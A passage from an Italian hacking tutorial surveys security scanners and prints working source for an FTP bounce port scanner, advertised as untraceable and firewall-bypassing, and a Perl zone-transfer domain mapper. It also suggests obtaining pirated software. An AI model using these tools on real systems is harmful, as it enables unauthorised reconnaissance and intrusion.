Nel caso di FTP esiste una scanner che esegue questo tipo di test.
In pratica assegnato un range di Ip il programma li passa ad uno ad uno cercando di eseguire il login mediante l'utente anonymous e usando come password un indirizzo di email.

Fino ad ora abbiamo visto due concetti fondamentali.
Inizialmente parlando delle cose che l'hacker deve portare avanti c'e' l'identificazione dei sistemi operativi e dei softwares legati alla gestiuone dei servers in modo tale da poter successivamente andare a ricercare all'interno dei vari database di exploits presenti in rete, quelli che si addicono maggiormante alla situazione individuata.
RETINA fa tutto questo e di più.
All'interno del software creato dalla EEYE ci sono quattro funzionalità separate e precisamente :

```
BROWSER
MINER
SCANNER
TRACER
```

Il tracer e il browser sono quelli che tutti conosciamo e quindi non c'è neppure da discutere sulle loro funzionalità.
Le due funzioni interessanti sono ivece le altre due.
Lo scanner è veramente completo.
Il pacchetto mette in analisi l'host specificato identificando, nel imite del possibile, tutte le porte aperte e i software che girano su queste.

Una volta identificate queste cose RETINA cerca di identificarne le versioni in modo da individuare all'interno del suo database di BUGS quelli che possono essere i punti critici di questi.
Questi problemi vengono mostrati mediante un scala che ne definisce la gravità.
Lo scopo fondamentale di questo software, per altro costosissimo, sarebbe indicato ai sysadmin ma viste le sue funzioni anche l'hacker non può sottovalutarne le funzionalità.
Chiaramente se facessimo un discorso in base al suo costo potremmo tranquillamente scartare la seconda classe di utenti in quanto penso che ben difficilmente un hacker vada a spendere diversi milioni per un programma indirizzato a trovare i bugs di un server.
Chiaramente in rete dobbiamo considerare la presenza di astalavista.box.sk per cui la versione dimostrativa più astalavista ed ecco il software a misura di hacker.
Come potete vedere dall'immagine che segue la gravità vine ne identificata da una serie di freccie di colori che tendono, maggiore è la gravità, al rosso.

Audits	217.170.070.033
Dns Services	Bind NXT Overflow 82
Dns Services	Bind fdmax DoS 82
Dns Services	Bind NAPTR DoS 82
Dns Services	Bind SIG DoS 82
Dns Services	Bind maxdname DoS 82
Machine	217.170.070.033
Ports	217.170.070.033


La seconda funzionalità di RETINA è quello definito con il termine di MINER.
In pratica nei capitoli legati all'hackeraggio dei siti WEB abbiamo visto come determinati problemi possono essere dipendenti da stringhe usate dall'attaccante per cercare di indurre i browser o i software ad avere comportamenti anomali.
Il miner cerca di eseguire un numero elevatissimo, si parla di più di 6000, di metodi indirizzati al WEB Server o agli altri software che girano sulla macchina.
Vengono testati i CGIBIN, i vari bugs come UNICODE, quelli legati a MSADC e cosi via.
Chiaramente RETINA costituisce, viste le funzionalità di cui dispone, di un ottimo punto d'inizio per vedere successivamente come muoversi sul sistema preso di mira.
Chiaramente i tentativi vengono logati sul sistema remoto per cui il sysadmin dopo l'uso di retina si roverà un log spaventoso con migliaia di tentativi di forzatura.
La cosa fantatstica di retina è che quando individua un problema nella finestra in basso presenta la spiegazione verbosa del problema fornito con tanto di LINK ai sistemi dove è possibile leggere i dettagli ed eventualmente prendere in visione l'exploit adatto per verificare il bug.
Sul mrecato esistono diversi altri pacchetti che possono essere visti dali due lati e precsimante quello del sysadmin e quello dell'hacker.
Dicevamo che retina è costosissimo per cui spesso in mano ai sistemisti troviamo altri software che vengono distribuiti a prezzi molto più bassi se non di public domain e quindi gratuiti.
Alcuni di questi analizzatori di sicurezza sono in ambiente Linux come ad esempio SATAN.
Questo pacchetto è uno dei classici ed è sicuramente uno di quelli più utilizzati.
Questo pacchetto deve essere valutato attentamente in quanto essendo di quelli che circolano con tanto di sorgenti, spesso è stato trovato con i codici alterati.
Nal 1995 un ragazzo dell'università di Temple alterò i codici di SATAN inserendo dentro al modulo fping.c una backdoor che permetteva di accedere ai sistemi che lo avevano utilizzato.
In ogni caso a questo pacchetto sideve attribuire il merito di aver costituito un punto di svolta nell'ambito degli analizzatori.
Satan è in grado di cercare i punti deboli nelle seguenti aree:

1. Protocollo di trasferimento FTP
2. Network File System (NFS)
3. Password del servizio informativo di rete (NIS)
4. Accesso alla shell remota
5. Sistema di accesso rexd
6. I punti di vulnerabilità di SENDMAIL
7. I punti di vulnerabilità di TFTP

8. La sicurezza del server X

Sempre in ree esistono altri analizzatori come ad esempio IIAS (Internet Security Scanner) fornito anche in versione dimostrativa all'interno del TOOLKIT di Windows.
Unb altro nome venuto a galla in questi ultimi anni è SAINT.
Sempre della stessa famiglia c'è Nessus.
Un programma invece presente in sorgente perl è Whisker il quale dispone di un grosso numero di test, molti messi in circolazione da terze parti ovvero da utenti del pacchetto.
WHISKER di fatto è un analizzatore di security legato ad uno di quelli che sono I maggiori problemi di un WEB ovvero le CGI-BIN.
Come negli altri casi il pacchetto dispone di un grosso archivio di test ce vengono eseguiti sui sistemi vittima.
In questo settore WHISKER è sicuramente il miglior CGI Scanner esistente contenente almeno 500 test indirizzati alle CGI, ASP ecc.
WHISKER supporta il metodo dei WEB Virtuali, quelli che usano lo stesso IP ma che vengono identificati tramite il www.nome.dom passato da HTTP 1.0.
Il pacchetto cerca inoltre di evadere I sistemi IDS cambiando il formato delle richieste che vengono inviate.
Nei capitoli successivi vedremo I sistemi IDS ma adesso possiamo solo accennare che questi di fatto identificano le intrusioni analizzando I pacchetti che arrivano su di un sistema confrontando il contenuto con dei dati presenti dentro ad un database in cui sono memorizzati gli identificatori degli attacchi.
Quandoviene richiesto un CGI ad un WEB server, il browser invia una richiesta HTTP sulla rete con il seguente formato :

```
GET /cgi-bin/broken.cgi HTTP/1.0
```

Questa richiesta implementa un metodo HTTP GET, ilo quale cerca di attivare il programma broken.cgi, nella direcory CGI-BIN, usando il protocollo http v1.0
Uno scanner di sicurezza invia centinaia di altre richieste relative a CGI alla ricerca di vulnerabilità conosciute.
Il sistema IDS invece analizza tutti il traffico che attraversa la rete alla ricerca di un identificatore che permetta di vedere la richiesta della vulneribilità.
WHISKER manipola tale richiesta in modo tale che questa non corrisponda esattamente a quello che si aspetta
WHISKER funziona a livello di applicazione (ricordatevi i layer delle reti) alterando il modo con cui le richieste http appaino.
Infatti WHISKER contiene 10 metodi capaci di alterare le richieste http.
Ad ogni modo rinviamo ai capitoli legati all'evasione dai sistemi IDS un ulteriore approfondimento su certi metodi.
Tra i software visto precedentemente avevamo saltato uno e precsisamente di quello che segue.
Come abbiamo detto nella parte introduttiva di questo capitolo, l'individuazione dei sistemi è il punto iniziale da cui si parte alla ricerca di altre caratteristiche.
Le funzioni di PING servono a individuare la presenza di un determinato host, in grado di rispondere alle interrogazioni fatte tramite il protocollo ICMP.
L'uso degli scanner invece sono indirizzati a identificare le porte attive su un certo IP anche se poi l'individuazione di altre funzionalità devono essere eseguite mediante varianti di questi tipi di softwares.
Supponiamo di voler identificare dei sistemi che abbiano attivi dei servers FTP con tanto di accesso anonimo attivato su questi.
In questo caso oltre ad individuare la porta aperta il software dovrà provare di eseguire il login usando anonymous come utente per l'accesso.

Un esempio di canner FTP è quello che segue.

```
/*
 * FTP Scan (C) 1996 Kit Knox <kit@connectnet.com>
 *
 * Exploits bug in FTP protocol that allows user to connect to arbritary
 * IP address and port.
 *
 * Features: Untraceable port scans.  Bypass firewalls!
 *
 * Example usage:
 *
 * ftp-scan ftp.cdrom.com 127.0.0.1 0 1024
 *
 * This will scan IP 127.0.0.1 from ftp.cdrom.com from port 0 to 1024
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdarg.h>

int sock;
char line[1024];

void rconnect(char *server)
{
  struct sockaddr_in sin;
  struct hostent *hp;

  hp = gethostbyname(server);
  if (hp==NULL) {
    printf("Unknown host: %s\n",server);
    exit(0);
  }
  bzero((char*) &sin, sizeof(sin));
  bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);
  sin.sin_family = hp->h_addrtype;
  sin.sin_port = htons(21);
  sock = socket(AF_INET, SOCK_STREAM, 0);
  connect(sock,(struct sockaddr *) &sin, sizeof(sin));
}

void login(void)
{
  char buf[1024];

  sprintf(buf,"USER ftp\n");
```


```
  send(sock, buf, strlen(buf),0);
  sleep(1);
  sprintf(buf,"PASS user@\n");
  send(sock, buf, strlen(buf),0);
}

void readln(void)
{
  int i,done=0,w;
  char tmp[1];

  sprintf(line,"");
  i = 0;
  while (!done) {
    w=read(sock,tmp, 1, 0);
    if (tmp[0] != 0) {
      line[i] = tmp[0];
    }
    if (line[i] == '\n') {
      done = 1;
    }
    i++;
  }
  line[i] = 0;
}

void sendln(char s[1024]) {
  send(sock, s, strlen(s),0);
}

#define UC(b)   (((int)b)&0xff)

void main(int argc, char **argv)
{
  char buf[1024];
  int i;
  u_short sport,eport;
  register char *p,*a;
  struct hostent *hp;
  struct sockaddr_in sin;
  char adr[1024];

  if (argc != 5) {
    printf("usage: ftp-scan ftp_server scan_host loport hiport\n");
    exit(-1);
  }

  hp = gethostbyname(argv[2]);
  if (hp==NULL) {
    printf("Unknown host: %s\n",argv[2]);
    exit(0);
  }
  bzero((char*) &sin, sizeof(sin));
  bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);

  rconnect(argv[1]);
  /* Login anon to server */
  login();
  /* Make sure we are in */
  for (i=0; i<200; i++) {
    readln();
    if (strstr(line,"230 Guest")) {
      printf("%s",line);
      i = 200;
    }
  }
  a=(char *)&sin.sin_addr;
  sport = atoi(argv[3]);
  eport = atoi(argv[4]);
  sprintf(adr,"%i,%i,%i,%i",UC(a[0]),UC(a[1]),UC(a[2]),UC(a[3]));
  for (i=sport; i<eport; i++) {
    sin.sin_port = htons(i);
    p=(char *)&sin.sin_port;
    sprintf(buf,"\nPORT %s,%i,%i\nLIST\n",adr,UC(p[0]),UC(p[1]));
    sendln(buf);
    sprintf(line,"");
    while (!strstr(line, "150") && !strstr(line,"425")) {
```

```
      readln();
    }
    if (strstr(line,"150")) {
      printf("%i connected.\n",i);
    }
  }
  close(sock);
}
```


Gli scanner visti precedentemente legati all'identificazione di sistemi con l'utente anonymous abilitato eseguivano lo scannino partendo da un range di IP.
Un pacchetto particolare che invece interroga un motore di ricerca per un particolare argomento ed in base alla risposte ricerca quali sistemi dispongono di un sitsema FTP è il seguente :

Il programma si chiama FTP SEARCH.
Il risultato è una lista del tipo :

tivo.samba.org
www.chass.utoronto.ca
www.cleo-and-nacho.com
www.cs.berkeley.edu
www.kernelhacking.org
www.nomad.ee
www.obn.org
www.rdrop.com
www.realityhacking.com
www.seattlerobotics.org
www.spectre-press.com
www.underground-book.com

Un utility veramente ben fatta, multifunzionale, è SAM SPADE.

Il programma è prelevabile da www.samspade.com ed è costituito da diverse utilities.
A mio modesto avviso il programma è ben strutturato ed in particolar modo utilizza in modo intelligente il sistema di Windows per la visualizzazione delle informazioni derivate dall'analisi.
Visual Studio permette la creazione di programmi utilizzanti diverse metodologie di gestione del video.
Quella definita MULTIVISTA è di fatto quella adottata dal SAM SPADE.
Qualsiasi utility utilizza come standard di output lo sfond0o di una finestra aperta in quella principale.
I programmi o meglio le funzionalità interne a SAM SPADE sono :

1. PING. Il programma invia i classici ICMP Echo Request.
2. WHOIS. Il sistema possiede una sua intelligenza che utilizza nella scelta del sistema cui inviare la richiesta whois.
3. IP BLOCK WHOIS. La richiesta dell'IP viene inviata al database ARIN.
4. NSLOOKUP. Server a risolvere le informazioni legate al DNS
5. DIG. Anche questa funzone è orientata ad ottenere informazioni DNS su un certo dominio.
6. DNS ZONE RANSFER. Esegue il trasferimento dei dati DNS da un server al nameserver specificato.
7. TRACEROUTE. La classica funzione di tracciamento.
8. SMTP VRFY. Verifica un determinato indirizzo SMTP.
9. WEB BROWSER. E' il suo browser internosolo che viene mostrato in modo RAW il sorgente HTML.

Oltre a queste funzioni principali SAM SPADE ne possiede altre molto utili per quanto riguarda l'enumerazione dei sistemi.
Nei vari capitoli legati all'analisi che dovrebbe essere condotta abbiamo visto che gli obbiettivi da identificare potrebbero essere diversi a partire dal sistema operativo per arrivare alle varie caratteristiche come ad esempio la possibilità di eseguire delle null session e cosi via.
Alcune utility comprendono tutte queste funzionalità:

L'immagine precedente è quella di WINFINGERPRINTING.
Come potete vedere dalle varie opzioni selezionabili è possibile richiedere diversi tipi di analisi su un intetro range di IP.
Sempre nell'ambito delle funzioni di scanning uno dei sorgenti che è possibile utilizzare per eseguire quello di un intero dominio, è quelo che segue, scritto in perl e utilizzabile sotto LINUX.

```
#!/usr/bin/perl
#
# nscan
#
##

use Getopt::Long;
use POSIX qw(strftime);
use Time::Local;
use FindBin qw[$Bin];

$host = "/usr/bin/host";

# the core of our program

sub domainlist {
   my $domain;
   my @presorted;
   my @output;
   my $pid;

   ($domain) = @_;
   exitclean("Could not fork!:  $!") unless defined ($pid =
open(HOSTPROC,"-|"));
   if ($pid) # parent process
   {
      while(<HOSTPROC>)
      {
         if (/(\w*\.$domain)/)
         {
```

```
            push @presorted,lc($1);
         }
      }
      close(HOSTPROC) or debugprint("Child process exited with:
$?");

   } else { # child process
      exec($host,"-l","-a",$domain) or exitclean("Could not execute
$host: $!");
   }
   @presorted = sort @presorted;
   $prev='noprevyet';
   @output=grep($_ ne $prev && ($prev = $_),@presorted);
   return @output;
}

# signal catching
sub sig_catch {
   my $signame = shift;
   print "\nRecieved SIG$signame, exiting...\n";
   exit 2;
}

# our alternative to 'die'
sub exitclean {
   my ($msg) = @_;
   print "$msg\n";
   exit 2;
}

# show program usage
sub usage {

  print "Usage: $0 [options] -t <domain>\n";
  print "\noptions:\n";
  print "\t-t <target domain> -- the domain you want to scan.\n";
  print "\t-d [directory]     -- directory to put domain maps.\n";
  print "\t-debug             -- show debug information.\n";
  print "\n\n";
  exit 2;
}

sub debugprint {
  ($msg) = @_;
  print "[debug]  $msg\n" unless (!$debug);
}

#
# Start the main program
#

$SIG{INT}=\&sig_catch;
$start_time = time;
&GetOptions("debug", \$debug,
            "t:s",\$target,
            "d:s", \$directory);

# make sure all of our input is ok
if ($target eq "") { usage(); }

if ($directory eq "") {
```

```
   printf("No output directory defined, using '$Bin'!\n");
   $directory=$Bin;
} else {
  if (-d $directory) {
   printf("Using directory:  %s\n",$directory);
  } else {
   if (mkdir($directory,0755)) {
    printf("Created output directory:  %s\n",$directory);
   } else {
    exitclean("Could not create output directory!:  $!");
   }
  }
}

chdir($directory) || exitclean("Could not change to output directory:
$!");

%master = ();
$level++;
$count = 0;

$target = lc($target);

print "TARGET = $target.dom\n" unless -e "$target.dom";
if (-e "$target.dom") {
 printf("There is a domain file for the domain '%s'\n",$target);
 open(DOM,"<$target.dom") || exitclean("Could not open domain file:
$!");
  while($host=(<DOM>)) {
   chomp($host);
   push @targets,$host;
  }
 $master{$target} = @targets;
 close(DOM);
 printf("Loaded %d hosts from $target.dom\n",scalar(@targets));
 @targets = ();
} else {
 printf("Creating initial domain list for:  %s\n",$target);
 $master{$target} = [(domainlist($target))];

 @targets = ();
 @targets = @{$master{$target}};
 open (DOM,">>$target.dom") ||
 die ("Couldnt create domain map for top domain:  $!");
   foreach $t (@targets) {  print DOM "$t\n"; }
 close(DOM);
}

debugprint("[ -- starting recursive zone transfers -- ]");
$oldcount = 1;

while ($oldcount ne $count) {
 $oldcount = $count;
 foreach $key (keys(%master)) {
   @targets = ();
   @targets = @{$master{$key}};
   debugprint(scalar(@targets) . " targets in domain $key");
   foreach $t (@targets) {
    if ($master{$t} eq "") {
     debugprint("[$count] -- scanning $t");
     $master{$t} = [(domainlist($t))];
```

```
     $count++;

# save domain file
 @hosts = ();
 @hosts = @{$master{$t}};
 if (scalar(@hosts) != 0)
 {
   open (DOM,">>$t.dom") || die "Cant open $t.dom for writing: $!";
   debugprint("[$count] -- writing domain file for $t");
   foreach $host (@hosts)
   {
    print DOM "$host\n";
   }
   close(DOM);
  }
# end save domain file

    }
   }
 }
}

# create our domain maps

foreach $key (keys(%master)) {
  @targets = ();
  @targets = @{$master{$key}};
  if (scalar(@targets) != 0)
  {
   open(MAP,">>$key.dom") ||
   exitclean("Could not create output file '$key.dom':  $!");
   foreach $host (@targets) { print MAP "$host\n"; }
   close(MAP) || debugprint("Could not close file '$key.dom':  $!");
  }
}
```

All’inizio vi avevo detto di non perdervi all’interno dei vari sorgenti in quanto le funzioni di base sono sempre le stesse ovvero quelle due o tre funzioni che devono essere usate per aprire un socket di comunicazione.
Anche se i sorgenti a cui ci riferiamo sono scritti in PERL, le funzionalità rchieste dai programmi sono sempre le stesse.
In casi invece come quello precedente alcune funzioni possono essere richieste eseguendo delole chiamate al sistema operativo.
Un esempio è :

```
exec($host,"-l","-a",$domain) or exitclean("Could not execute
```

L’output in molti casi viene reindirizato su files e successivamente mediante utilities Unix possono essere fatte ricerche o manipolazioni.




L’hardware

Per riuscire a comprendere a fondo l’ambiente che spesso vi troverete davanti è necessario dedicare un po’ di tempo alla descrizione di quelli che possono essere gli ambienti professionali.
Spesso viene complicato farsi un idea in quanto non tutti dispongono della possibilità di avere a che fare con qualche società che gestisca servers internet per cui la visione spesso è limitata a quelli che sono i dispositivi usati per le connettività domestica.
In genere da casa la connessione alla rete viene eseguita tramite un Internet Provider con accesso di tipo a modem.

Le velocità di connessione negli ultimi anni sono notevolmente aumentate grazie alla commercializzazione da parte delle società di telefonia di quelle che sono le linee adsl le quali a confronto di quelle modem normali possiedono decine di volte la loro velocità.
In ogni caso il centro professionale non si distingue solo per questioni di linea anche se di fatto questa possiede la sua importanza in quanto generalmente un sistema professionale ha come connettività delle linee la cui velocità supera spesso i 2 MB.
Partiamo da quelle che sono le esigenze di un sistema professionale.
Per partire dall'hardware è necessario considerare una di quelle che sono le caratteristiche fondamentali ovvero la sicurezza legata alla continuità di servizio dovuti a problemi di tipo hardware.
Le macchine che gestiscono i vari servers in genere sono sistemi dotati di caratteristiche che garantiscono affidabilità e velocità.
I processori possono variare da quelli Xeon, come nel caso di servers COMPAQ della serie PROLIANT ad altri come quelli adottati dalle stazioni SUN.
I dischi devono garantire accessi veloci per cui la tecnologia SCSI III è una delle più diffuse spesso in configurazioni RAID.
La garanzia contro ai blocchi hardware delle macchine può essere migliorata notevolmente dal fatto di adottare soluzioni di cluster.
In altre parole due o più sistemi vengono collegati tramite una determinata tecnologia che è appunto quella del cluster mediante la quale ogni sistema è sempre pronto a prendersi come carico il lavoro dell'altro.
Esistono diverse configurazioni di questo tipo anche se quella più flessibile è sicuramente la NULL SHARED.
Questa permette di avere l'indipendenza di ciascun sistema anche se di fatto uno è sempre pronto a sostituirsi all'altro in caso di guasto.
In questo caso i dischi non sono condivisi anche se le risorse dell'uno possono passare sotto il controllo dell'altro ma in ogni caso in tempi separati.
Windows gestisce questa tecnologia tramite le versioni Advanced Server come ad esempio in Windows 2000 e in Whistler.
La memoria di questi sistemi non di rado supera il GIGABYTE raggiungendone anche 4.
Normalmente ogni sistema dispone di un certo numero di dischi che utilizza per scopi propri come ad esempio per tenerci il sistema operativo e altri dischi c0ndivisi tra più macchine tramite tecnologie come appunto quella RAID.
I dischi sono ad accesso molto veloce e d'altra parte questo è comprensibile in quanto non di rado i servers gestiscono centinaia di siti WEB.
Un po' di tempo fa si era più propensi ad utilizzare meno servers ma più grossi mentre oggi non di rado vengono usati servers in rack meno potenti ma in numero maggiore come ad esempio nelle serie come quelle Cobalt Raq4, Compaq Proliant DL320 e cosi via.
Questi servers speso dispongono di più interfaccie ciascuna delle quali è affacciata ad una determinata segmentazione di rete.
In alcuni casi l'interfaccia gestisce IP pubblici rivolti verso il mondo internet, mentre in altri casi l'interfaccia è verso delle intranet aziendali con su dei sistemi destinati al controllo dei servers stessi.
La creazione di zone a differenti livelli di sicurezza è eseguita tramite firewall hadware come quelli relativi alla serie CISCO PIX 515 i quali utilizzano algoritmi adattivi che gli permettono di raggiungere livelli di sicurezza non raggiungibili con sistemi software.
Questi firewall spesso lavorano abbinati con i routers i quali sono i dispositivi hardware destinati alla gestione dell'instradamento dei pacchetti sulla rete.
Esistono delle serie di regole legate al bloccaggio dei pacchetti che vengono settate usando delle funzioni abbinate router/firewall.
Queste regole sono ad esempio come quelle che tendono a bloccare i pacchetti che riportano nella loro intestazione come mittente indirizzi di intranet pur provenendo da interfacce esterne.
Chiaramente se un pacchetto proveniente dalla rete esterna riporta come indirizzo di mittente un indirizzo interno alla rete significa che il pacchetto è stato alterato per fingere di essere relativo ad un host considerato sicuro o garantito.
In questo caso funzioni di filtraggio possono evitare il problema.
Un altro sistema fondamentale di cui parleremo successivamente è di fatto il router il quale grazie a delle tabelle interne permette di scegliere quale strada fare prendere ai pacchetti di dati.

Questi sistemi possono essere acquistati dalla società oppure dati in gestione dalle compagnie telefoniche come ad esempio Interbusiness del gruppo Telecom la quale si interessa della connettività orientata agli ISP.
I routers dispongono di linguaggi legati al loro sistema operativo i quali possono essere utilizzati per gestire determinate funzionalità tra cui, funzione importantissima, il filtraggio degli IP in ingresso ed in uscita.
Le funzioni eseguite dagli hackers, con il passare del tempo sono diventati sempre più tecnologicamente avanzati e quindi sempre di più orientati a colpire questi sistemi di gestione.
L'hacker ad alto livello utilizza bugs a livello software per riuscire ad assumere diritti elevati all'interno dei sistemi mentre quello che dispone delle conoscenze a livello di protocolli i suoi attacchi le porta sfruttando questo strato gestionale.
Attenzione che parlo di strati differenti da quelli che sono definiti a livello di servizi di rete in quanto ij questo contesto il livello è tanto più basso quanto questo si avvicina all'hardware.
I routers possiedono sistemi legati alla loro gestione remota e anche i firewalls possiedono in genere degli accessi telnet.
La strutturazione di una rete viene eseguita anche mediante dei sistemi di collegamento delle varie entità che partecipano a questa alcuni adatti anche a creare segmentazioni differenti in uno stesso ambito fisico.
Stiamo parlando di sistemi come gli SWITCH e gli HUB.
Questi allo stesso modo dei routers possiedono spesso degli accessi remoti accessibili tramite funzioni telnet.
Questo è il caso, ad esempio, degli SWITCH della CISCO i quali grazie ad un IP assegnatogli possono essere visti e controllati anche da sistemi fisicamente e geograficamente remoti.
Chiaramente in questi casi esiste il problema delle password di default di cui abbiamo accennato.
Spesso delle reti private utilizzano delle dorsali pubbliche per la loro connettività.
Questa metodologia che permette la creazione di questi segmenti di rete sovrapposti fisicamente ad altri viene definita con il termine di VPN ovvero Virtual Private Network.
In questi casi i dati viaggiano sui segmenti di rete in forma codificata in modo tale che solo i sistemi connessi a queste reti virtuali possano vedere le informazioni che vengono trasmesse su queste.
Quando abbiamo di mezzo dei routers in genere questi servono anche ai sistemi collegati per la connessione ad Internet.
